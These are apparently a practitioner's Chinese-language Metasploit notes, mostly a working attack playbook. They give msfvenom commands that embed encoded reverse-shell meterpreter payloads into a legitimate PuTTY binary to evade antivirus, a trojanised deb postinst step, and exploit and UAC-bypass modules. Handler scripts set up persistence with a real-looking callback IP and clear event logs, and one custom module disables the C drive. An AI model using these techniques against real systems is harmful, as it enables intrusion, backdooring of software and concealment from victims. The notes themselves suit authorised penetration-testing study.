msfpayload windows/meterpreter/reverse\_tcp LHOST=local\_ip lPORT=xxx R | msfencode -x /root/putty.exe -t exe -o /root/putty2.exe -e x86/shikata\_ga\_nai -c 5 -k #通过管道，对攻击模块进行编码，-x 使用exe模板 -t 指定输出文件类型 shikata\_ga\_nai是种编码技术 -c 次数 -k确保最终文件可执行,把注入的东西放到一个新线程中执行 #msfpayload与msfencode两个通过管道连接的一大条命令可以用msfvenom来代替，而这才是kali上存在的命令：

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=local\_ip lPORT=xxx -f exe -e x86/shikata\_ga\_nai -x /root/putty.exe > /root/putty2.exe -k

MSF pro提供更完整的编码方案。

书上提供两点注意：1.不要过度迭代编码，这会导致文件失去应有原本功能2.永远不要将你的恶意文件上传到在线病毒检测网站，本地断网检测后卸载，反正一定要确保文件不要传出去

如果想要知道有什么编码器，可以进入/usr/share/metasploit-framework/modules/encoders查看。发现x64下虽然只有两种编码器xor、zutto\_dekiru，但是都可以绕过360:

msfvenom -p windows/x64/meterpreter/reverse\_tcp lhost=192.168.1.182 lport=4443 -e x64/xor -i 5 -f msi -o /tmp/test.msi

针对deb包：

deb包解压以后会有个control文件里面记录了这个软件的综合信息。

编辑安装后过程文件postint：

#!/bin/sh

sudo chmod 2755 hack\_file && hack\_file & 原内容 #&就是放到后台执行

hack\_file 是由linux/x86/shell/reverse\_tcp 创建的可执行文件

针对telnet：

查看是否泄露了信息：auxiliary/scanner/telnet/telnet\_version #这种方法同nc，只不过nc会显示乱码

爆破：auxiliary/scanner/telnet/telnet\_login

关于Dlink网络设备telnet的爆破：auxiliary/scanner/telnet/lantronix\_telnet\_password #就指定了一个专用的字典

flaw：

windows XP与windows Server 2003采用了相同的内核。都存在NETAPI漏洞。可以使用ms08\_067。而win7没有这些个公开的445漏洞了。不，NSA下“方程式”组织武器库永恒之蓝连win10都可以打。

Nvidia Mental Ray Satellite Service 7414tcp端口 exploit/windows/misc/nvidia\_mental\_ray 设置options，targets可以不用设置

针对windows xp SP3：

exploit/windows/fileformat/beetel\_netconfig\_ini\_bof（Beetel Connection Manager是一套3G无线上网卡的连接管理器，存在缓冲区溢出漏洞）

针对windows 7：

exploit/windows/fileformat/beetel\_netconfig\_ini\_bof（Beetel Connection Manager是一套3G无线上网卡的连接管理器，存在缓冲区溢出漏洞）

HTTP请求缓冲区溢出攻击：exploit/Windows/http/sws\_connection\_bof 通过在请求包的Connection中加入大量数据，当应用程序使用了vsprintf()去按照格式输出HTTP请求的时候造成溢出。

linux:

msfvenom -p linux/x64/meterpreter/reverse\_tcp LHOSt=115.159.195.11 lport=63 -f elf > shell.elf 通过这条命令产生了linux下的可执行文件，没有网络的时候执行时阻塞的，过一段时间会自动超时。有网络的时候直接：非法指令 (核心已转储)。然后程序执行失败，msfconsole收到：[-] OpenSSL::SSL::SSLError SSL\_accept SYSCALL returned=5 errno=0 state=SSLv2/v3 read client hello A。如果使用了了系统版本不对的reverse\_tcp就“段错误 (核心已转储)” 并且一点都不能被执行。

linux提权：

CVE-2017-1000364 CVE-2017-1000366 Linux Kernel Stack Clash安全漏洞

模块编写：

ruby扩展库文件在/usr/share/metasploit-framework/lib下。在msf/下面有/base与/core两个库文件的目录、

各个模块代码文件在/usr/share/metasploit-framework/modules

基础就是API和mixins类。

require 'rex/proto/http' #那么/usr/share/metasploit-framework/lib/下的rex/proto/http目录下的文件都被引入了

require 'msf/core'

class MetasploitModule < Msf::Auxiliary #定义为auxiliary模块

# Exploit mixins should be called first

include Msf::Exploit::Remote::HttpClient #引入lib/msf/core/exploit/http/client.rb

include Msf::Auxiliary::WmapScanServer #lib/msf/core/auxiliary/wmapmodule.rb

# Scanner mixin should be near last

include Msf::Auxiliary::Scanner

def initialize

super(

'Name' => 'HTTP Version Detection',

'Description' => 'Display version information about each system.',

'Author' =>

[

'Uncredited', # vulnerability discovery

'Yorick Koster' # msf module

],

'License' => MSF\_LICENSE

)

register\_wmap\_options({ #设定可以options部分

'OrderID' => 0,

'Require' => {},

})

end

# Fingerprint a single host

def run\_host(ip) #重写了lib/msf/core/auxiliary/scanner.rb中的run\_host

begin #一个方法的开始

connect

res = send\_request\_raw({ 'uri' => '/', 'method' => 'GET' }) #timeout默认是20

#一直追查这个函数的实现可以知道，还有这些参数：agent，cookie，proto，headers....

#还有一个发包函数叫做send\_request\_cgi，在参数上多提供了vars\_post，vars\_get 使得传递数据变得简单

fp = http\_fingerprint(:response => res)

print\_status("#{ip}:#{rport} #{fp}") if fp #if语句放在了一行的后面

report\_service(:host => rhost, :port => rport, :sname => (ssl ? 'https' : 'http'), :info => fp)

rescue ::Timeout::Error, ::Errno::EPIPE #异常处理

ensure

disconnect

end

end

end

自己编写一个run\_host:

def run\_\_host(target\_host)

connect(true, false) #true定了全局参数的使用，false关闭模块详细功能

if(banner) #banner的值来自于connect

print\_status("#{rhost} is running #{banner}") #这种用法记一下

end

disconnect

end

自己编写一个改注册表后渗透攻击模块：

require 'msf/core'

require 'rex'

require 'msf/core/post/windows/registry'

class MetasploitModule < Msd::Post

include Msf::Post::Windows::Registry

def initialize

super (

'Name' => 'Drive Disabler Module'

'Description' => 'C Drive Disabler Module'

'License' => MSF\_LICENSE

'Author' => 'Thx'

)

end

def run

key1="HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer"

print\_line("Disabling C Driver")

meterpreter\_registry\_setvaldata(key1, 'NoDrives', '4', 'REG\_DWORD')

print\_line("Setting No Drive For C")

meterpreter\_registry\_setvaldata(key1, 'NoViewOnDrives', '4', 'REG\_DWORD')

print\_line("Removing View On The Drive")

print\_line("Disabled C Drive")

end

end

4是C驱动器掩码。计算公式：2^(驱动器字符序列号-1)，C是第三个字母所以就是2的2次方。

进入session Num以后，通过background命令回来。

exploit -z –j

默认似乎那些脚本比如exploit/multi/handler的端口是4444

OPTIONS:

-e <opt> The payload encoder to use. If none is specified, ENCODER is used.

-f Force the exploit to run regardless of the value of MinimumRank.

-h Help banner.

-j Run in the context of a job. （Exploit running as background job）

-n <opt> The NOP generator to use. If none is specified, NOP is used.

-o <opt> A comma separated list of options in VAR=VAL format.

-p <opt> The payload to use. If none is specified, PAYLOAD is used.

-t <opt> The target index to use. If none is specified, TARGET is used.

-z Do not interact with the session after successful exploitation. 不进行交互，当渗透成功以后。因为有时候设置了自动运行脚本的话，这样就会比较烦。

对于getsystem运行失败的解决办法： 默认就是全部都试一遍的-t 0

-t <opt> The technique to use. (Default to '0').

0 : All techniques available

1 : Service - Named Pipe Impersonation (In Memory/Admin)

2 : Service - Named Pipe Impersonation (Dropper/Admin)

3 : Service - Token Duplication (In Memory/Admin)

[-] priv\_elevate\_getsystem: Operation failed: Access is denied.

这个错误表示getsystem内置的三种方法不行了，那就使用background先将session放到后台去，回到msf中use exploit/windows/local/…..并set session 1，set PALOAD 希望这个exploit使用的PAYLOAD，set LHOST与set LPORT。

[-] priv\_elevate\_getsystem: Operation failed: The environment is incorrect

过一会sessions自己中断了，受害机弹出“xxxx以停止工作”

use exploit/windows/local/bypassuac\_fodhelper 对于x86 windows，也会自动开启一个反向tcp连接，这个module ，bypass Microsoft's User Access Control function on Windows 10

msf exploit(bypassuac\_fodhelper) > search bypassuac

Matching Modules

================

Name Disclosure Date Rank Description

---- --------------- ---- -----------

exploit/windows/local/bypassuac 2010-12-31 excellent Windows Escalate UAC Protection Bypass

exploit/windows/local/bypassuac\_eventvwr 2016-08-15 excellent Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)

exploit/windows/local/bypassuac\_fodhelper 2017-05-12 excellent Windows UAC Protection Bypass (Via FodHelper Registry Key) 针对win10

exploit/windows/local/bypassuac\_injection 2010-12-31 excellent Windows Escalate UAC Protection Bypass (In Memory Injection)

exploit/windows/local/bypassuac\_vbs 2015-08-22 excellent Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability) 这个没有设置PAYLOAD但是使用了meterpreter，并且原本一直说因为环境不对的getsystem已经可以了。

show info 看到比show options 看多的信息

Available targets:

Id Name

-- ----

0 Windows x86

1 Windows x64 通过set target来选择

有时候命令会莫名其妙地失效： 再执行命令

screenshot 遇到 TimeoutError

刚开meterpreter遇到Unknown command

Exploit completed, but no session was created Exploit能成功顺利地执行不代表就能攻击成功，没攻击成功就不会返回session。

第一次遇见这么奇怪的事情，exploit是cve-2017-8486，set PAYLOAD windows/exec 并set CMD calc但是就是不起作用在WIn7 SP1，放到xp pro就好了。reverse\_tcp在win7中倒是没问题

msf同时开着几个sessions的时候，一下子500M内存没有了。

msfBegin.rc:

use exploit/multi/handler

set payload windows/meterpreter/reverse\_tcp

set lhost 192.168.1.182

set lport 4444

set ExitOnsession false

set autorunscript multi\_console\_command -cr "/root/msf.rc"

show options

exploit –j

/root/msf.rc:

migrate -N explorer.exe

run metsvc -A

getsystem

run persistence -U -r 192.168.1.182 -p 4444 -i 30

clearev

想云服务器这样内外网ip的，应将LHOST设置为0.0.0.0。

意外发现screen不能用来维持msf的会话，一旦处于screen的环境中，msf就不能开启。

meterpreter详细介绍：

这个程序执行的时候不会在硬盘上保存，所以直接exit，就可以去除。

在别的线程里面执行，通常不会接触到对磁盘的读写（除非因为内存不够的分页）。由于没有创建新进程，所以不需要考虑chroot的问题。

使用dll进行功能扩展。2